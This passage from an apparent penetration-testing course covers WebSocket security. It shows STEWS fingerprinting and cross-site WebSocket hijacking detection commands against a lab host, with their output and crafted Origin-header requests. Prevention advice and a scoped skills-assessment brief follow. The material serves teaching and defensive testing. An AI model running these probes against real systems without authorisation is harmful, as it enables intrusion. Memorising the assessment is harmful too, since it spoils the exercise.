reserved1 = 0, reserved2 = 0, reserved3 = 1', '206': 'One or more reserved
bits are on: reserved1 = 0, reserved2 = 0, reserved3 = 1', '300': 1,
'301': 1, '302': 1, '303': 1, '304': 1, '305': 1, '306': 0, '307': 1,
'308': 1, '309': 0, '310': 0, '400': 0, '401': 0, '402': 0, '403': 0,
'404': 0, '405': 0, '500': 0, '501': 0, '600': 1, '601': 1, '602': 1,
'603': 1, '604': 1, '605': 1, '606': 1, '607': 1, '608': 0, '609': 0,
'610': 0, '611': 0, '612': 0, '700': 'Unsupported WebSocket version',
'701': 'Not a WebSocket request', '702': '400', '703': '101', '704':
'yTFHc]O', '705': '101'}
=======================================================
Tested server's fingerprint:
{'500': 0, '501': 0}
```

We can see that `STEWS` determined the WebSocket implementation to be one of the following: `Faye`, `Gorilla`, `Java Spring boot`, `Python websockets`, or `Python Tornado`.

However, the actual WebSocket implementation belongs to the `flask_sock` Python package; however, since it is unknown to `STEWS`, it cannot determine the library correctly. We can confirm this by running a different test series and observing an entirely different result:

```
python3 STEWS-fingerprint.py -u websockets.htb/messages -n -4

=======================================================
Identifying...
=======================================================
List of deltas between detected fingerprint and those in database
[6, 6, 6, 6, 0, 6, 6, 6]
=======================================================
>>>Most likely server: Java Spring boot -- % match: 100.0
>>>Second most likely server: NodeJS ws, Faye, Gorilla, uWebSockets,
Python websockets, Ratchet, Python Tornado -- % match: 0.0
=======================================================
Most likely server's fingerprint:
{'100': 0, '101': 0, '102': 0, '103': 0, '104': 'A WebSocket frame was
sent with an unrecognised opCode of [0]', '105': 'The client sent a close
frame with a single byte payload which is not valid', '200': 'The client
frame set the reserved bits to [1] for a message with opCode [2] which was
not supported by this endpoint', '201': 'The client frame set the reserved
bits to [1] for a message with opCode [2] which was not supported by this
endpoint', '202': 'The client frame set the reserved bits to [1] for a
message with opCode [2] which was not supported by this endpoint', '203':
'The client frame set the reserved bits to [1] for a message with opCode
[2] which was not supported by this endpoint', '204': 'The client frame
set the reserved bits to [1] for a message with opCode [2] which was not
supported by this endpoint', '205': 'The client frame set the reserved
bits to [1] for a message with opCode [2] which was not supported by this
endpoint', '206': 'The client frame set the reserved bits to [1] for a
message with opCode [2] which was not supported by this endpoint', '300':
0, '301': 0, '302': 0, '303': 0, '304': 0, '305': 0, '306': 1, '307': 0,
'308': 0, '309': 0, '310': 0, '400': 'permessage-deflate', '401':
'permessage-deflate', '402': 'permessage-deflate', '403': 'permessage-
deflate', '404': 'permessage-deflate', '405': 'permessage-deflate', '500':
0, '501': 0, '600': 0, '601': 0, '602': 0, '603': 0, '604': 0, '605': 0,
'606': 0, '607': 0, '608': 0, '609': 0, '610': 0, '611': 0, '612': 0,
'700': '426', '701': 'Can "Upgrade" only to "WebSocket".', '702': 'Bad
Request', '703': '403', '704': 'Bad Request', '705': 'Bad Request'}
=======================================================
Tested server's fingerprint:
{'400': 'permessage-deflate', '401': 'permessage-deflate', '402':
'permessage-deflate', '403': 'permessage-deflate', '404': 'permessage-
deflate', '405': 'permessage-deflate'}
```

Vulnerability Detection

Similar to the `fingerprinting` module, we need to install the dependencies for the `vulnerability detection` module using `pip`. Afterward, we can run `STEWS` to test for CSWH vulnerabilities and some public vulnerabilities in specific WebSocket implementations.

```
python3 STEWS-vuln-detect.py -h

usage: STEWS-vuln-detect.py [-h] [-v] [-d] [-u URL] [-f FILE] [-n] [-k] [-
o ORIGIN] [-1] [-2] [-3] [-4]

Security Testing and Enumeration of WebSockets (STEWS) Vulnerability
Detection Tool

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         Enable verbose tracing of communications
  -d, --debug           Print each test case to track progress while
running
  -u URL, --url URL     URL to connect to
  -f FILE, --file FILE  File containing URLs to check for valid WebSocket
connections
  -n, --no-encryption   Connect using ws://, not wss:// (default is
wss://)
  -k, --nocert          Ignore invalid SSL cert
  -o ORIGIN, --origin ORIGIN
                        Set origin
  -1                    Test for generic Cross-site WebSocket Hijacking
(CSWSH)
  -2                    Test CVE-2021-32640 - ws Sec-Websocket-Protocol
Regex DoS
  -3                    Test CVE-2020-7662 & 7663 - faye Sec-WebSocket-
Extensions Regex DoS
  -4                    Test CVE-2020-27813 - Gorilla DoS Integer Overflow
```

Again, we will use `STEWS` on the CSWH lab from the previous section to check if it can identify the CSWH vulnerability:

```
python3 STEWS-vuln-detect.py -n -u websockets.htb/messages -1

   Testing ws://websockets.htb/messages
>>>Note: ws://websockets.htb/messages allowed http or https for origin
>>>Note: ws://websockets.htb/messages allowed null origin
>>>Note: ws://websockets.htb/messages allowed unusual char (possible parse
error)
>>>VANILLA CSWSH DETECTED: ws://websockets.htb/messages likely vulnerable
```

```
to vanilla CSWSH (any origin)
====Full list of vulnerable URLs===
['ws://websockets.htb/messages']
['>>>VANILLA CSWSH DETECTED: ws://websockets.htb/messages likely
vulnerable to vanilla CSWSH (any origin)']
```

As we can see from the output, `STEWS` correctly identified the CSWH vulnerability; however, it only checks different origins. Therefore, it cannot determine CSWH vulnerabilities that do not rely on checking the `Origin` header. To get more details about the requests sent, we can add the debug flag `-d`:

```
python3 STEWS-vuln-detect.py -n -u websockets.htb/messages -1 -d

<SNIP>
-----------START-----------
GET http://websockets.htb/messages
Upgrade: websocket
Origin: null
Sec-WebSocket-Key: U2NqiNJpRpRGdvagcfySUA==
Connection: Upgrade
Sec-WebSocket-Version: 13

Response status code: 101
-----------START-----------
GET http://websockets.htb/messages
Upgrade: websocket
Origin: https://websockets.htb`google.com
Sec-WebSocket-Key: U2NqiNJpRpRGdvagcfySUA==
Connection: Upgrade
Sec-WebSocket-Version: 13

Response status code: 101
<SNIP>
```

For more details on WebSocket security, check out this GitHub repository.

Prevention

Different WebSocket vulnerabilities have different methods of prevention.
Preventing the CSRF attack on the WebSocket handshake prevents CSWH attacks.
Potential countermeasures include checking the Origin header, implementing CSRF tokens, or secure configuration of the SameSite cookie flag.

Furthermore, there are some general security considerations we should follow when implementing WebSocket connections:

- Always prefer the `wss://` scheme over `ws://` due to the security provided by TLS
- Sanitize data received over WebSocket connections accordingly, just like we sanitize data received in HTTP requests. The sanitization needs to correspond to the purpose of the data received, for instance, if used in SQL queries or inserted into the DOM to prevent XSS. In particular, the data needs to be treated as untrusted in both directions, i.e., the server should not trust data received by the client, and the client should not trust data received by the server

Skills Assessment

Scenario

`Inlanefreight`, our valued client, has contacted us to conduct an external penetration test against some of their web applications. However, this is not just any ordinary penetration test because they are on the brink of launching a groundbreaking PDF creator.

`Inlanefreight` has provided us with a list of subdomains and their corresponding local port numbers where the web applications live, all within the defined scope of this penetration test. Any targets beyond the boundaries of this explicitly mentioned list are strictly off-limits and fall outside the scope of our assessment.

In-Scope Subdomains

Target	Local Port
`library.inlanefreight.local`	`8001`
`vault.inlanefreight.local`	`8002`
`pdf.inlanefreight.local`	`8003`
`webmin.inlanefreight.local`	`10000`

Note: Please be aware that certain web applications will only function properly when provided with the corresponding local port value.

To add these subdomains to your `/etc/hosts` file, use the command below, replacing `<Target_IP>` with the spawned target's IP address:

```
sudo tee -a /etc/hosts > /dev/null <<EOT

## inlanefreight hosts
<Target_IP> library.inlanefreight.local vault.inlanefreight.local
webmin.inlanefreight.local pdf.inlanefreight.local
EOT
```

Harness the modern web exploitation techniques you learned in this module to disclose all of `Inlanefreight`'s security vulnerabilities.